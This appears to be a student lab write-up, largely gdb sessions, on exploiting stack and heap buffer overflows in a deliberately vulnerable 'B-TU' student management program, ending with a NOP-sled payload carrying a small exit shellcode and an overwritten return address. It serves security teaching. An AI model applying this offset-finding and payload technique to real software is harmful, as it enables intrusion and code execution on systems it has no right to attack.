
Task 1: Understanding the Program and Analyzing the Vulnerability


1) Try the removal function:

Firstly,Detect the Overflow Point:



```
┌──(hariharan㉿kali)-[~/Downloads/Bufferoverflow/b-tu]
└─$ gdb ./build/bin/btu
GNU gdb (Debian 16.3-1) 16.3
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...

warning: ~/pwndbg/gdbinit.py: No such file or directory
Reading symbols from ./build/bin/btu...
(gdb) run print
Starting program: /home/hariharan/Downloads/Bufferoverflow/b-tu/build/bin/btu print
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
This is B-TU Student management System V1.0
All rights are reserved by B-TU Management
Copyright 2020 - ALL ETERNITY
Printing Statistics...

Klaus Komisch 1782914303
Max Mustermann 2936655109
Erika Mustermann 3137734655
[Inferior 1 (process 4881) exited normally]
(gdb) run remove 1782914303 12345
Starting program: /home/hariharan/Downloads/Bufferoverflow/b-tu/build/bin/btu remove 1782914
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
This is B-TU Student management System V1.0
All rights are reserved by B-TU Management
Copyright 2020 - ALL ETERNITY
Removing Student from database...
Invalid password!
[Inferior 1 (process 5445) exited normally]
(gdb) █
```


Next,Look into *check_password()* and target the vulnerable place



```
// Internal helper function to verify Passwords
bool check_password(const Student *const student, const char* const password)
{
    // Local copies and variables for comparison
    size_t check = 0;
    char lhs[Student::MAX_PASSWORD_LENGTH];
    char rhs[Student::MAX_PASSWORD_LENGTH];
    strcpy(rhs, student->password);
    strcpy(lhs, password);
```

rhs is fixed length and lhs copies data into the buffer without boundary. This suggests that buffer overflow can take place with the vulnerable buffer *lhs*.


Filling the buffer with a known, repeated pattern like 'A' (which is 0x41 in hex) helps to identify how many bytes are needed to reach the **return address** on the stack.Reducing the number of A's to find the location of the return address .When we see the segmentation fault we could observe we have reached the location where the return address is present.So I started with A*100 and then slowly reduced.When I printed 76 times I could see the seg fault and I confirmed the place where the I could point to such that can point exploit the vulnerability.



hariharan@kali: ~/Downloads/Bufferoverflow/b-tu
File Actions Edit View Help


```
Program received signal SIGSEGV, Segmentation fault.
0×43434343 in ?? ()
(gdb) clear
No source file specified.
(gdb) set args remove 1782914303 "$(python3 -c 'print("A" * 80)')"
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/hariharan/Downloads/Bufferoverflow/b-tu/build/bin/btu remove 1782914303 "$(python3 -c 'print("A" * 80)')"
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
This is B-TU Student management System V1.0
All rights are reserved by B-TU Management
Copyright 2020 - ALL ETERNITY
Removing Student from database ...

Program received signal SIGSEGV, Segmentation fault.
0×41414141 in ?? ()
```

Slowly I reduced the number of ‘A’ to find where the return address is being present.




```
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/hariharan/Downloads/Bufferoverflow/b-tu/build/bin/btu remove 1782914303 "$(python3 -c 'print("A" * 56)')"
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
This is B-TU Student management System V1.0
All rights are reserved by B-TU Management
Copyright 2020 - ALL ETERNITY
Removing Student from database ...

Breakpoint 1, check_password (student=0×8056560, password=0×ffffd13f 'A' <repeats 56 times>) at src/University/University.cpp:197
197             strcpy(rhs, student→password);
(gdb) continue
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0×41414141 in ?? ()
```

When I used a offset of 52 bytes,I could see the return address of the function,therefore we confirm the no of bytes to overflow the password to reach the return address.



```
┌──(hariharan㉿kali)-[~/Downloads/Bufferoverflow/b-tu]
└─$ gdb ./build/bin/btu
GNU gdb (Debian 16.3-1) 16.3
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...

warning: ~/pwndbg/gdbinit.py: No such file or directory
Reading symbols from ./build/bin/btu...
(gdb) et args remove 1782914303 "$(python3 -c 'print("A"*52)')"

Undefined command: "et".  Try "help".
(gdb) set args remove 1782914303 "$(python3 -c 'print("A"*52)')"

(gdb) r
Starting program: /home/hariharan/Downloads/Bufferoverflow/b-tu/build/bin/btu remove 1782914303 "$(python3 -c 'print("A"*52)')"


[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
This is B-TU Student management System V1.0
All rights are reserved by B-TU Management
Copyright 2020 - ALL ETERNITY
Removing Student from database...

Program received signal SIGILL, Illegal instruction.
0×0804b401 in University::request_exmatriculation (this=<error reading variable: Cannot access memory at address 0×4141414a>,
    id=<error reading variable: Cannot access memory at address 0×4141414e>, password=<error reading variable: Cannot access memory at address 0×41414152>) at src/University/University.cpp:223
223             if(citer ≠ student_records.end())
```

So now we set breakpoints and explore the stack.



```
xffffce50:      0x c4    0xce     0x04     0x08     0x80     0x0c     0x05     0x08
xffffce58:      0x44     0x0c     0x05     0x08     0xc3     0x2c     0xae     0xf7
xffffce60:      0x04     0x00     0x00     0x00     0x14     0xcf     0xff     0xff
gdb) set args remove 1782914303 "$(python3 -c 'print("A" * 52)')"
gdb) run
he program being debugged has been started already.
tart it from the beginning? (y or n) y
tarting program: /home/hariharan/Downloads/Bufferoverflow/b-tu/build/bin/btu remove 1782914303 "$(python3 -c 'print("A" * 52)')"
Thread debugging using libthread_db enabled]
sing host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
his is B-TU Student management System V1.0
ll rights are reserved by B-TU Management
opyright 2020 - ALL ETERNITY
emoving Student from database ...

reakpoint 1, check_password (student=0x8056560, password=0xffffd143 'A' <repeats 52 times>) at src/University/University.cpp:197
97              strcpy(rhs, student→password);
gdb) next
98              strcpy(lhs, password);
gdb) next
00              for(size_t idx = 0; idx ≠ Student::MAX_PASSWORD_LENGTH; ++idx)
gdb) x/200xb $esp
xffffcd40:      0xc0     0x65     0x05     0x08     0x6c     0xc0     0x04     0x08
xffffcd48:      0x41     0x31     0x42     0x32     0x43     0x33     0x00     0x08
xffffcd50:      0xb0     0x0c     0x05     0x08     0x8a     0xc0     0x04     0x08
xffffcd58:      0x78     0xcd     0xff     0xff     0x13     0xbe     0x04     0x08
xffffcd60:      0xc0     0x65     0x05     0x08     0xb4     0x0c     0x05     0x08
xffffcd68:      0x41     0x41     0x41     0x41     0x41     0x41     0x41     0x41
xffffcd70:      0x41     0x41     0x41     0x41     0x41     0x41     0x41     0x41
xffffcd78:      0x41     0x41     0x41     0x41     0x41     0x41     0x41     0x41
xffffcd80:      0x41     0x41     0x41     0x41     0x41     0x41     0x41     0x41
xffffcd88:      0x41     0x41     0x41     0x41     0x41     0x41     0x41     0x41
xffffcd90:      0x41     0x41     0x41     0x41     0x41     0x41     0x41     0x41
xffffcd98:      0x41     0x41     0x41     0x41     0x00     0xb4     0x04     0x08
xffffcda0:      0x60     0x65     0x05     0x08     0x43     0xd1     0xff     0xff
xffffcda8:      0xd4     0xcd     0xff     0xff     0xa0     0xb3     0x04     0x08
xffffcdb0:      0xb0     0x65     0x05     0x08     0xb0     0x65     0x05     0x08
xffffcdb8:      0xb4     0x0c     0x05     0x08     0xb4     0x0c     0x05     0x08
xffffcdc0:      0x60     0xce     0xff     0xff     0x50     0x0b     0x05     0x08
xffffcdc8:      0x48     0xce     0xff     0xff     0x14     0xcb     0x04     0x08
xffffcdd0:      0x80     0x0c     0x05     0x08     0xff     0x1c     0x45     0x6a
xffffcdd8:      0x43     0xd1     0xff     0xff     0x1b     0xc8     0x04     0x08
xffffcde0:      0x01     0x00     0x00     0x00     0x00     0x00     0x00     0x00
xffffcde8:      0x60     0xce     0xff     0xff     0x50     0x0b     0x05     0x08
xffffcdf0:      0x07     0x11     0x00     0x00     0x78     0x00     0x00     0x00
xffffcdf8:      0x29     0xc0     0xaf     0xf7     0xc4     0xce     0x04     0x08
xffffce00:      0x08     0x24     0xcf     0xf7     0x60     0xcb     0xff     0xf7
gdb) sS
```

Now, we can conclude that our malicious shellcode should be constructed with 52 bytes as the argument of the password to perform the buffer overflow attack.


2) <u>For add student function:</u>

strcpy(record->password, std::string(password).c_str()); // to overflow the password to overwrite the memory of name and last name.

strcpy(record->name, name);

strcpy(record->last_name, last_name);

//Since there is no check in the length of the string we could basically overflow the password and do exploits by changing the values stored in name and lastname.



```
Type  apropos word  to search for commands related to  word ...

warning: ~/pwndbg/gdbinit.py: No such file or directory
Reading symbols from ./build/bin/btu...
(gdb) set args add haran hari 1234 "$(python3 -c 'print("A"*200)')"
(gdb) b University::add_student if notify == true
Breakpoint 1 at 0×804a53e: file src/University/University.cpp, line 20.
(gdb) r
Starting program: /home/hariharan/Downloads/Bufferoverflow/b-tu/build/bin/btu add haran hari 1234 "$(python3 -c 'print("A"*200)')"
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
This is B-TU Student management System V1.0
All rights are reserved by B-TU Management
Copyright 2020 - ALL ETERNITY
Adding Student to database...

Breakpoint 1, University::add_student (this=0×8050c80 <btu>, name=0×ffffd09f "haran", last_name=0×ffffd0a5 "hari", id=1234, password=0×ffffd0af 'A' <repeats 200 times>, notify=true)
    at src/University/University.cpp:20
20              std::map<const unsigned int, Student*>::const_iterator citer = student_records.find(id);
(gdb) n
21              if(citer ≠ student_records.end())
(gdb) n
35              Student* record = new Student;
(gdb) n
36              record→name = new char[strlen(name)];
(gdb) n
37              record→last_name = new char[strlen(last_name)];
(gdb) display *record
1: *record = {static MAX_PASSWORD_LENGTH = 32, password = '\000' <repeats 31 times>, id = 0, last_name = 0×0, name = 0×8054900 "\330\032\317\367\330\032\317\367\370H\005\b\361\033"}
(gdb) n
40              record→id = id;
1: *record = {static MAX_PASSWORD_LENGTH = 32, password = '\000' <repeats 31 times>, id = 0, last_name = 0×8054910 "\230\027\317\367\230\027\317", <incomplete sequence \367>,
  name = 0×8054900 "\330\032\317\367\330\032\317\367\370H\005\b\021"}
(gdb) n
41              strcpy(record→password, std::string(password).c_str());
1: *record = {static MAX_PASSWORD_LENGTH = 32, password = '\000' <repeats 31 times>, id = 1234, last_name = 0×8054910 "\230\027\317\367\230\027\317", <incomplete sequence \367>,
  name = 0×8054900 "\330\032\317\367\330\032\317\367\370H\005\b\021"}
(gdb) n
42              strcpy(record→name, name);
1: *record = {static MAX_PASSWORD_LENGTH = 32, password = 'A' <repeats 32 times>, id = 1094795585, last_name = 0×41414141 <error: Cannot access memory at address 0×41414141>,
  name = 0×41414141 <error: Cannot access memory at address 0×41414141>}
(gdb) n

Program received signal SIGSEGV, Segmentation fault.
__strcpy_ssse3 () at ../sysdeps/i386/i686/multiarch/strcpy-ssse3.S:2909
warning: 2909   ../sysdeps/i386/i686/multiarch/strcpy-ssse3.S: No such file or directory
```

The values which we pass are being stored in the heap part of the memory and hence while accessing the memory with random values we get segmentation fault.

b)**<u>Vulnerability in the remove method:</u>**

void University::request_exmatriculation(const unsigned int id, const char* const password) in University.cpp uses

bool check_password(const Student *const student, const char* const password) which isvulnerable
to a buffer overflow, since strcpy is used without a check if the string actually fits into the array.

<u>In the University::add_student in University.cpp</u> uses
strcpy(record->password, std::string(password).c_str()); # there are no checks for checking the length of the password.So it could lead to a memory leak.
strcpy(record->name, name);
strcpy(record->last_name, last_name);

<u>Task 2: Basic Buffer Overflow Attacks:</u>

The shellcode is :

b'\x31\xc0\xb0\x01\x31\xdb\xb3\x05\xcd\x80' has a size of 10 bytes.So the complete shell code needs to be 52 bytes (including the 10 bytes exit function).

I built the payload in such a way like this:

set args remove 1782914303 $(python3 -c"import sys;

sys.stdout.buffer.write(b'\x90'*21+b'\x31\xc0\xb0\x01\x31\xdb\xb3\x05\xcd\x80'+b'\x90'*21+

“BBBB”)") --->BBBB is the return address.


The payload is of format : 21 bytes Nop + shellcode [10 bytes] + 21 bytes Nop + Return

Address[0xffffcd6a]

